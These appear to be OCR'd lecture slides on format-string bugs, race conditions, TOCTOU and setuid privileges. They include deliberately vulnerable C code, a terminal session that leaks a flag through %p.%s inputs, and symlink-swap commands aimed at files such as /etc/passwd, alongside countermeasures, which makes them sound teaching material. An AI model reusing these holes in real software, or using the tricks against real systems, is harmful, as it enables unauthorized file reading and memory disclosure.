
Writing to any Memory Location?

```c
#include <stdio.h>

void main() {
    char buf[100];
    // Other variable definitions and statements.
    scanf("%s", buf);
    printf(buf);
}
```




Writing to any Memory Location?

```c
#include <stdio.h>

void main() {
    char buf[100];
    // Other variable definitions and statements.
    scanf("%s", buf);
    printf(buf);
}
```




Writing to any Memory Location?

```c
#include <stdio.h>

void main() {
    char buf[100];
    // Other variable definitions and statements.
    scanf("%s", buf);
    printf(buf);
}
```



FORMAT STRING PREVALENCE



http://web.nvd.nist.gov/view/vuln/statistics

Can you reveal the secret flag?

```c
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char** argv) {
    char buf[10];
    char secret[] = "FLAG[COMP4384]";
    char secretPtr = secret;
    printf(argv[1]);
    return 0;
}
```

Can you reveal the secret flag?

```c
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char** argv) {
    char buf[10];
    char secret[] = "FLAG[COMP4384]";
    char *secretPtr = secret;
    printf(argv[1]);
    return 0;
}
```

```
pac@pac:~/Desktop/module7 $ gcc secrect.c -o secrect.o
pac@pac:~/Desktop/module7 $ ./secrect.o %s
'pac@pac:~/Desktop/module7 $ ./secrect.o %p.%s
0x8049598.h@@@@@@@@FLAG[COMP4384]pac@pac:~/Desktop/module7 $ ./secrect.o %p.%p.%s
0x8049598.0xbffff838.@pac@pac:~/Desktop/module7 $ ./secrect.o %p.%p.%p.%s
0x8049598.0xbffff828.0x804826d.@@@x pac@pac:~/Desktop/module7 $ ./secrect.o %p.%p.%p.%p.%s
0x8049598.0xbffff828.0x804826d.0xb7f9f729.@@ pac@pac:~/Desktop/module7 $ ./secrect.o %p.%p.%p.%p.%p.%s
0x8049598.0xbffff828.0x804826d.0xb7f9f729.0xb7fd6ff4.@@@@@@@@ pac@pac:~/Desktop/module7 $ ./secrect.o %p.%p.%p.%p.%p.%p.%s
0x8049598.0xbffff828.0x804826d.0xb7f9f729.0xb7fd6ff4.0xbffff858.FLAG[COMP4384]
```

NOTE: *Arrays are stored in the stack without a variable referencing the allocated memory space for the array. However and in many situations (especially when an array appears as an argument to a function call), the compiler may introduce a pointer to its first element also compilers may perform* ***array decay operation*** *for some kinds of arrays.*


Countermeasures


- **Safe programming practices:** Use static string format, and check length of the passed string.
- **Address randomization:** just like the countermeasures used to protect against buffer-overflow attacks, address randomization makes it difficult for the attackers to find out what address they want to read/write.

Concurrency and Race Conditions Vulnerabilities

Concurrency


- **Concurrency** *means multiple computations are happening at the same time*. **Concurrency** is everywhere in modern programming, whether we like it or not:
  - Multiple computers in a network.
  - Multiple applications running on one computer.
  - Multiple processors in a computer (today, multiple processor cores on a single chip)
  - Multiple processes, threads, tasks, etc.
- If concurrency is not controlled, it can lead to nondeterministic behavior.





Race Conditions

- A **race condition** is an *undesirable situation* that occurs when a device or system attempts to perform two or more operations at the same time on a shared resource, where the operations must be done in the proper sequence to be done correctly.
- A race condition defect/vulnerability occurs in any situation where the behavior of the program is *unintentionally dependent on the timing of certain events*. In other words, *unanticipated execution ordering of concurrent flows*.
  - For example, two people simultaneously try to modify the same account (withdrawing money).



How to get free money?


```java
double balance = 10000;

boolean withdraw(int amount){
    if(amount < 0){
        return false;
    }
    if (balance < amount) {
        return false
    } else {
        balance = balance - amount;
        return true
    }
}

boolean deposit(int amount){
    if(amount < 0){
        return false;
    }
    balance = balance + amount;
    return true;
}
```

Bank Software

withdraw(1000JD)

```java
boolean withdraw(int amount){
    if(amount < 0){
        return false;
    }
    if (balance < amount) {
        return false
    } else {
        balance = balance - amount;
        return true
    }
}
```

balance = 10000JD

balance = 9000JD

balance = 10000JD

balance = 9000JD

withdraw(1000JD)


```java
boolean withdraw(int amount){
    if(amount < 0){
        return false;
    }
    if (balance < amount) {
        return false
    } else {
        balance = balance - amount;
        return true
    }
}
```

Why did this trick work?

We allowed both processes or threads to manipulate the balance counter ***concurrently***

withdraw(1000JD)

To guard against the race condition above, we need to ensure that only one process at a time can be manipulating the balance




```
double balance = 10000;

boolean withdraw(int amount){
    if(amount < 0){
        return false;
    }
    if (balance < amount) {
        return false
    } else {
        balance = balance - amount;
        return true
    }
}

boolean deposit(int amount){
    if(amount < 0){
        return false;
    }
    balance = balance + amount;
    return true;
}
```

withdraw(1000JD)

When one process in critical section, **no other** may be in its critical section


Each process must **ask permission** to enter critical section

Race Condition

- **Necessary properties** for a race condition:
  - **Concurrency** property
    - At least two control flows executing concurrently.
  - **Shared object** property
    - The concurrent flows must access a common shared *race object.*
  - **Change state** property
    - At least one control flow must alter the state of the race object.

Race Window

- A **code segment** that accesses the **race object** in a way that opens a window of opportunity for race condition.
  - Sometimes referred to as **critical section**.
- Traditional approach:
  - **Ensure race windows do not overlap**
    - Make them mutually exclusive
    - Language facilities – *synchronization primitives.*
  - ***Deadlock* is a risk related to synchronization primitives.**
    - Denial of service
- Source of race conditions
  - **Trusted** (tightly coupled threads of execution) or **untrusted** control flows (separate application or process)



Linux Access Control: *Background*

- Each **process** has its own **process attributes** which includes attributes like:
  - Process ID (PID)
  - Parent Process ID (PPID)
  - Session ID (SID) - *A session is a collection of process groups, which are either attached to a single terminal device (known as the controlling terminal) or not attached to any terminal.*
  - Process Group ID (PGID) - *A process group is a collection of related processes which can all be signaled at once.*
  - Real User ID (UID) and Real Group ID (GID) - *The UID and GID identify the real owner of the process.*
  - Effective User ID (EUID) - *The EUID of a process is used for most access checks.*
  - Effective Group ID (EGID) - *The EGID of a process affects access control and may also affect file creation, depending on the semantics of the specific kernel implementation in use and possibly the mount options used.*

Real User ID and Real Group ID

UID

UID

```
ahmedtamrawi — -bash ▸ sleep — 101×23
local-admins-MacBook-Pro:~ ahmedtamrawi$ id
uid=502(ahmedtamrawi) gid=20(staff) groups=20(staff),12(everyone),61(localaccounts),79(_appserverusr)
,80(admin),81(_appserveradm),98(_lpadmin),501(access_bpf),702(com.apple.sharepoint.group.2),703(com.a
pple.sharepoint.group.3),33(_appstore),100(_lpoperator),204(_developer),250(_analyticsusers),395(com.
apple.access_ftp),398(com.apple.access_screensharing),399(com.apple.access_ssh),400(com.apple.access_
remote_ae),701(com.apple.sharepoint.group.1)
local-admins-MacBook-Pro:~ ahmedtamrawi$ sleep 20 & ps aux | grep 'sleep'
[1] 59130
ahmedtamrawi     59132   0.0  0.0  4268300    696 s000  S+   11:31PM   0:00.00 grep sleep
ahmedtamrawi     59130   0.0  0.0  4268176    548 s000  S    11:31PM   0:00.00 sleep 20
local-admins-MacBook-Pro:~ ahmedtamrawi$ ps l -p 59130
  UID   PID  PPID CPU PRI NI      VSZ    RSS WCHAN  STAT   TT       TIME COMMAND
  502 59130 58827   0  31  0  4268176    548 -      S    s000    0:00.00 sleep 20
local-admins-MacBook-Pro:~ ahmedtamrawi$
```

Every process has an **owner** and belongs to a **group**

In our shell, every process that we'll now run will inherit the privileges of my user account and will run with the same UID and GID.

Effective User ID and Effective Group ID

```
pac@pac:~/Desktop/module7 $ ls -l $(which ping)
-rwsr-xr-x 1 root root 30848 2007-03-04 22:25 /bin/ping
pac@pac:~/Desktop/module7 $ ls -l $(which sudo)
-rwsr-sr-x 1 root root 91508 2006-10-09 06:37 /usr/bin/sudo
```

- You can see that owner and group of the file are `root`. This is because the `ping` command needs to open a socket and the Linux kernel demands `root` privilege for that.
- But how can I use `ping` if I don't have root privilege?
  - Notice the `'s'` letter instead of `'x'` in the owner part of the file permission. This is a *special permission bit* for specific binary executable files (like `ping` and `sudo`) which is known as **setuid bit**.
  - This is where EUID and EGID comes into play.

Note: On latest Linux kernel releases the permissions assigned to the `ping` command will look different because they adopted the Linux Capabilities approach instead of this **setuid** approach. Read more info on: http://unixetc.co.uk/2016/05/30/linux-capabilities-and-ping/

Effective User ID and Effective Group ID*

- What will happen is when a **setuid** binary like `ping` executes, **the process changes its Effective User ID (EUID) from the default RUID to the owner of this special binary executable file which in this case is** `root`**.** This is all done by the simple fact that this file has the setuid bit.
- The kernel makes the decision whether this process has the privilege by looking on the EUID of the process. Because now the EUID points to `root`, the operation won't be rejected by the kernel.

***Read more on the difference between RUID and EUID:**
https://stackoverflow.com/questions/32455684/unix-linux-difference-between-real-user-id-effective-user-id-and-saved-user

What's wrong with this code?

Suppose that it has higher privilege than the user

If a **setuid** program owned by the **root user** is run by an **ordinary user**, that program can successfully call open on *files that only the root user has permission to access*

The `access` function checks whether the **real user ID** (uid) which is the user running the program has permission to access the specified file

The open function used to open a file for reading or writing by using the **effective user ID** (euid) rather than the **real user ID** (uid) of the calling process to check permissions.

```
int main() {
    char buf[1024];
    ...
    if(access(argv[1], R_OK) != 0) {
        printf("cannot access file\n");
        exit(-1);
    }

    file = open(argv[1], O_RDONLY);
    read(file, buf, 1023);
    close(file);
    printf("%s\n", buf);
    return 0;
}
```

What's wrong with this code?

Suppose that it has higher privilege than the user

uid

euid

```
int main() {
    char buf[1024];
    ...
    if(access(argv[1], R_OK) != 0) {
        printf("cannot access file\n");
        exit(-1);
    }

    file = open(argv[1], O_RDONLY);
    read(file, buf, 1023);
    close(file);
    printf("%s\n", buf);
    return 0;
}
```

What's wrong with this code?

Suppose that it has higher privilege than the user

```
int main() {
    char buf[1024];
    ...                          ~attacker/mystuff.txt
    if(access(argv[1], R_OK) != 0) {
        printf("cannot access file\n");
        exit(-1);
    }

    file = open(argv[1], O_RDONLY);
    read(file, buf, 1023);
    close(file);
    printf("%s\n", buf);
    return 0;
}
```

uid

euid

What's wrong with this code?

Suppose that it has higher privilege than the user

```
int main() {
    char buf[1024];
    ...
    if(access(argv[1], R_OK) != 0) {
        printf("cannot access file\n");
        exit(-1);
    }
    file = open(argv[1], O_RDONLY);
    read(file, buf, 1023);
    close(file);
    printf("%s\n", buf);
    return 0;
}
```

uid

euid

~attacker/mystuff.txt

There is a tiny, almost **unnoticeable time delay between** the calls to access and open.

The Time of Check/Time of Use Problem

- There is a tiny, almost **unnoticeable time delay between** the calls to `access` and `open`.
  - An attacker could exploit this small delay by changing the file in question between the two calls.
  - For example, suppose the attacker provided `~attacker/mystuff.txt` as an argument, an innocent text file that the attacker can access.
  - After the call to `access` returns 0, indicating the user has permission to access the file, the attacker can quickly replace `~attacker/mystuff.txt` with a **symbolic link** to a file that he does not have permission to read, such as `/etc/passwd`.

What's wrong with this code?

Suppose that it has higher privilege than the user

uid

euid

```
int main() {
    char buf[1024];
    ...
    if(access(argv[1], R_OK) != 0) {
        printf("cannot access file\n");
        exit(-1);
    }
    file = open(argv[1], O_RDONLY);
    read(file, buf, 1023);
    close(file);
    printf("%s\n", buf);
    return 0;
}
```

~attacker/mystuff.txt

ln -s /usr/sensitive ~attacker/mystuff.txt

The Time of Check/Time of Use Problem

- Next, the program will call `open` on the symbolic link, which will be successful because the program is **setuid** `root` and has permission to open any files accessible to the `root` user.
- Finally, the program will dutifully read and print the contents of the file.

What's wrong with this code?

Suppose that it has higher privilege than the user

```
int main() {
    char buf[1024];
    ...
    if(access(argv[1], R_OK) != 0) {
        printf("cannot access file\n");
        exit(-1);
    }
    file = open(argv[1], O_RDONLY);
    read(file, buf, 1023);
    close(file);
    printf("%s\n", buf);
    return 0;
}
```

uid

euid

~attacker/mystuff.txt

ln -s /usr/sensitive ~attacker/mystuff.txt

"Time of Check/Time of Use" Problem (TOCTOU)

The Time of Check/Time of Use Problem

- **Note** that this type of attack could not be done manually; the time difference between two function calls is **small enough** that no human would be able to change the files fast enough.
- However, it would be possible to have a program running in the background that **repeatedly switches between the two files**—one legitimate and one just a symbolic link—and runs the vulnerable program repeatedly until the switch occurred in exactly the right place.

The Time of Check/Time of Use Problem

- Any time a program **checks the validity and authorizations for an object**, whether it be a file or some other property, before **performing an action on that object**, care should be taken that these two operations are performed atomically, that is, they should be performed as a single uninterruptible operation.
- Otherwise, the object may be changed in between the time it is checked and the time it is used. In most cases, such a modification simply results in erratic behavior, but in some, such as this example, the time window can be exploited to cause a security breach.

```c
#include <stdio.h>
#include <unistd.h>
#include <sys/stat.h>
#include <sys/types.h>

int is_symlink(char* file){
    struct stat file_info;
    if( lstat(file, &file_info) != 0 ){
        perror("lstat() error");
    } else {
        return S_ISLNK(file_info.st_mode);
    }
}
void read_config(char* file){
    char str[100];
    FILE *pFile = fopen(file, "r");
    if(pFile!=NULL){
        fscanf(pFile, "%100s",str); /* Yes, I'm limiting my input to 100 */
        printf("%s\n\n",str);
        fclose(pFile);
    }
}

int main(){
    char* file="config";
    puts("\tIs it a symlink?");
    if(is_symlink(file)){
        printf("...oops! This is a symlink, quitting...");
        return 0;
    }
    puts("---CONCURRENT PROCESS STARTS---");
    system("./evil-link-maker.sh");
    puts("---CONCURRENT PROCESS ENDS---\n");

    puts("Ok, I'm back! Let's use this file now...");
    read_config(file);
    return 0;
}
```

```
rm config;
ln -s evilconfig config;
```

config File Content:
`exectuable=./safe_executable`

evilconfig File Content:
`exectuable=./evil_executable`

```
./read_config


Let's read the configuration file!
        Is it a symlink?
        ...nope! Ok let's take a coffee break.

---CONCURRENT PROCESS STARTS---
---CONCURRENT PROCESS ENDS---

Ok, I'm back! Let's use this file now...
exectuable=./evil_executable
```

https://github.com/votd/vulnerability-of-the-day/tree/master/toctou

Avoiding TOCTOU

uid

euid

```
int main() {
    char buf[1024];
    ...
    if(access(argv[1], R_OK) != 0) {
        printf("cannot access file\n");
        exit(-1);
    }


    file = open(argv[1], O_RDONLY);
    read(file, buf, 1023);
    close(file);

    printf(buf);
}
```

Avoiding TOCTOU

uid

euid

```
int main() {
    char buf[1024];
    ...
    if(access(argv[1], R_OK) != 0) {
        printf("cannot access file\n");
        exit(-1);
    }

    file = open(argv[1], O_RDONLY);
    read(file, buf, 1023);
    close(file);

    printf(buf);
}
```

To safely code the example above, the call to access should be completely avoided.

Avoiding TOCTOU

```
int main() {
    char buf[1024];
    ...
    if(access(argv[1], R_OK) != 0) {
        printf("cannot access file\n");
        exit(-1);
    }
    euid = geteuid();
    uid = getuid();
    seteuid(uid);   // Drop privileges
    file = open(argv[1], O_RDONLY);
    read(file, buf, 1023);
    close(file);

    printf(buf);
}
```

uid

euid

